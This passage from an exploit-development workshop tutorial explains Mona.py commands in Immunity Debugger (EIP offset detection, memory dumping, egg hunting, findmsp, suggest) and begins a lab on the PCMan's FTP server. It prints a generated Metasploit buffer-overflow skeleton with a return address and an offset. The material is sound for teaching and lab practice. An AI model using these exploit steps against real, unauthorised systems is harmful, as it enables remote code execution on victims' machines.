
- Offset Detection
- Dumping Memory content
- Egg hunting
- Finding cyclic patterns
- Suggest


Offset Detection

Offset detection works in connection with pattern command, we have already presented how to create pattern with Mona.py lets have a look on how to get pattern offset to find the EIP location.

!mona pattern_offset

This command will locate the given 4 bytes in a cyclic pattern and return the position (offset) of the 4 bytes in the pattern, as shown below. We have fuzzed the application with mona pattern set in buffer which overwrites the EIP register as highlighted in below figure, we copied this value and then run the offset command as shown in below figure to find offset for EIP location.


File View Debug Plugins ImmLib Options Window Help Jobs
Registers (FPU)
EIP 41346841


Windows XP Professional
Immunity Debugger - FTPServer.exe - [Log data]
File View Debug Plugins ImmLib Options Window Help Jobs
Address Message
Walking stack from 0x00d0fbc8 to 0x00d0fc94 (0x000000cc bytes)
0x00d0fbc8 : Contains normal cyclic pattern at ESP-0x64 (-100) : offset 194, length 366 (-> 0x00
[+] Examining stack (+- 100 bytes) - looking for pointers to cyclic pattern
Walking stack from 0x00d0fbc8 to 0x00d0fc94 (0x000000cc bytes)
[+] Preparing output file 'findmsp.txt'
- (Re)setting logfile c:\ralabs\findmsp.txt
[+] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.
[+] Preparing output file 'exploit.rb'
- (Re)setting logfile c:\ralabs\exploit.rb
[+] Preparing payload...
** Please select a skeleton exploit type from the dropdown list **
[+] Attempting to create payload for saved return pointer overwrite...
Metasploit 'Targets' section :
'Targets' =>
['<Fill in the OS/app version here>',
'Ret' => 0x7c886a78, # call esp - kernel32.dll
'Offset' => 222
Metasploit 'exploit' function :
def exploit
connect
buffer = rand_text(target['Offset'])
buffer << [target.ret].pack('V')
buffer << rand_text(8) #junk
buffer << payload.encoded #max 260 bytes
print_status("Trying target #{target.name}...")
sock.put(buffer)
handler
disconnect
end
[+] This mona.py action took 0:06:10.461000
Please enter a valid target
[+] This mona.py action took 0:00:00
Looking for abcd in pattern of 500000 bytes
- Pattern dcba not found in cyclic pattern
Looking for abcd in pattern of 500000 bytes
- Pattern dcba not found in cyclic pattern (uppercase)
Looking for abcd in pattern of 500000 bytes
- Pattern dcba not found in cyclic pattern (lowercase)
[+] This mona.py action took 0:00:00.344000
Looking for Ah4A in pattern of 500000 bytes
- Pattern Ah4A (0x41346841) found in cyclic pattern at position 222
Looking for Ah4A in pattern of 500000 bytes
Looking for A4hA in pattern of 500000 bytes
- Pattern A4hA not found in cyclic pattern (uppercase)
Looking for Ah4A in pattern of 500000 bytes
Looking for A4hA in pattern of 500000 bytes
- Pattern A4hA not found in cyclic pattern (lowercase)
[+] This mona.py action took 0:00:00.281000

You can notice the highlighted line that shows the offset is at position 222, which means that after 222 bytes EIP will be overwritten.

Dumping Memory content

While working in exploit development you sometimes need to perform some tasks on specific addresses in the memory, for this purpose you need to extract the specific memory location. Mona.py provides you the feature in a form of dump command, which allows you to dump a block of bytes from the memory to a file. To achieve this you need the following arguments to be provided at the time of command execution.

Mandatory switches and its use:

- `-s <address>`: the start address
- `-f <filename>`: the name of the file to write the bytes to

Optional argument:

- `-n: size` (nr of bytes to read & write to file) or
- `-e <address>`: the end address

Either the end address or the size of buffer needs to be specified.

Example: write all bytes from 0012F100 to 0012F200 to file c:\tmp\test.bin.

!mona dump -s 0x0012F100 -e 0x0012F200 -f "c:\tmp\test.bin"

Egg Hunting

This technique is used when you cannot put your shellcode in the memory, or we can say that the space which is available is not enough to store the shellcode in the memory location, to overcome this a technique called egg hunting is used.

What is egg hunting?

"Egg hunting is a technique that can be categorized as "staged shellcode", and it basically allows you to use a small amount of custom shellcode to find your actual (bigger) shellcode (the "egg") by searching for the final shellcode in the memory. In other words, first a small amount of code is executed, which then tries to find the real shellcode and executes it" [Corelan team]

egg

This command will create an egghunter routine.

Optional arguments:

- `-t`: tag (ex: w00t). Default value is w00t
- `-c`: enable checksum routine. Only works in conjunction with parameter -f
- `-f <filename>`: file containing the shellcode
- `-depmethod <method>`: method can be "virtualprotect", "copy" or "copy_size"
- `-depreg <reg>`: sets the register that contains a pointer to the API function to bypass DEP. By default this register is set to ESI
- `-depsize <value>`: sets the size for the dep bypass routine
- `-depdest <reg>`: this register points to the location of the egghunter itself. When bypassing DEP, the egghunter is already marked as executable. So when using the copy or copy_size methods, the DEP bypass in the egghunter would do a "copy 2 self". In order to be able to do so, it needs a register where it can copy the shellcode to. If you leave this empty, the code will contain a GetPC routine.

Finding Cyclic Pattern (findmsp)

The ***findmsp*** command will find all instances or certain references to a cyclic pattern in memory, registers or more.

When you need to trigger a crash in your target application; you need to have a cyclic pattern so that you can later find our EIP location etc. At crash time, simply run findmsp and you will get the following information:

- Locations where the cyclic pattern can be found (looks for the first bytes of a pattern) and how long the pattern is
- Registers that are overwritten with 4 byte of a cyclic pattern and the offset in the pattern to overwrite the register
- Registers that point into a cyclic pattern, the offset, and the remaining size of the pattern
- SEH records overwritten with 4 bytes of a cyclic, offset, and size
- Pointers on the current thread stack, into a cyclic pattern (offset + size)
- Parts of a cyclic pattern on the stack, the offset from the begining of the pattern and the size of the pattern

Command's some of the optional argument:

- `-distance <value>`: This value will set the distance from ESP (both + and -) to search for pointers to cyclic pattern, and parts of a cyclic pattern. If you don't specify distance, findmsp will search the entire stack (which might take a little while to complete)

Suggest

This command will automatically run findmsp (so you have to use a cyclic pattern to trigger a crash), and then take that information to suggest an exploit skeleton. In fact, it will attempt to produce a full blown Metasploit module, including all necessary pointers and exploit layout.

If the findmsp (ran automatically as part of "suggest") has discovered that you control EIP or have overwritten a SEH record, it will attempt to create a Metasploit module.

First, it will ask you to select the "type of exploit". You can choose between

- fileformat
- network client (tcp)
- network client (udp)

(Simply pick the one that is most relevant, you can obviously change it afterwards)

For complete study of Mona.py commands, visit the following page of its manual written by Corelan team! We have just explained few of key features.

https://www.corelan.be/index.php/2011/07/14/mona-py-the-manual/

More to come in upcoming module. Keep learning, keep hakin9!

Module 5 – Using Mona.py with Debuggers to write quick exploits

Introduction


Welcome to the last module of this workshop where we have explored much about exploit development with Mona.py. So far in this workshop we have explained how quickly you can develop exploit with Mona.py and Immunity Debugger. In this module we will present fast exploit development with Mona.py and Immunity debugger and will generate the Metasploit exploit module with Mona.py.

Pre-requisite

It is strongly recommended that you should first complete the previous modules and then practice this module.

Lab Requirements

We presented to you how to setup a virtual lab for exploit development. Let's download two new vulnerable FTP servers on which we will practice our exploit development skills. Let's search Google for vulnerable applications; outcome is shown in the figure below.



Out of these vulnerable applications, we will select the first top two applications, which are PCMan's and Sami FTP servers.

Links to download the vulnerable applications.

- App1: *http://www.exploit-db.com/exploits/26471/*
- App2: *http://www.exploit-db.com/exploits/24557/*

Download these two applications and work on them one by one in your own virtual exploit development lab as we explained in this module.


Exploit Development on the Edge for PCMan's FTP Server

We have first installed the PCMan's FTP server in our virtual lab. Let's first show you the setup.


PCMan's FTP server running on IP Address: 192.168.1.7 on top of Windows XP operating system.

Quick Fuzzing


We used the same fuzzer we have been using so far in this workshop and fuzz the application with 2500 bytes of data send in a buffer as shown below. You can notice that EIP is overwritten with "41414141" which is "AAAA" as we have explained multiple times in this workshop.




So, now we know that this application crashes if we send this much of data.




Now, let's quickly create cyclic pattern with mona.py with 2500 of size and then send this pattern via our fuzzer as shown below in the snapshot.




We have successfully fuzzed the application and now it's time to find out EIP offset, we can get it quickly from Mona.py help as shown below with the !mona pattern_offset command's help.



